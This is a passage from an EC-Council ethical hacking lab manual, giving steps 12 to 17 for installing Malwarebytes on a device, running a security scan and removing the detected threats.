


12. A system pop-up appears, asking for permission; click **ALLOW**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Click the **skip** button under **Already have a subscription** as shown in screenshot.




14. The **Your device has issues!** screen loads; click the **SCAN NOW** button under **LAST DEVICE SCAN**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. **Malwarebytes security** begins a security scan, as shown in screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


16. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

    Note: The number of malwares found might differ when you perform the lab.

17. Click the **Remove selected** button to remove the detected malware from your device.



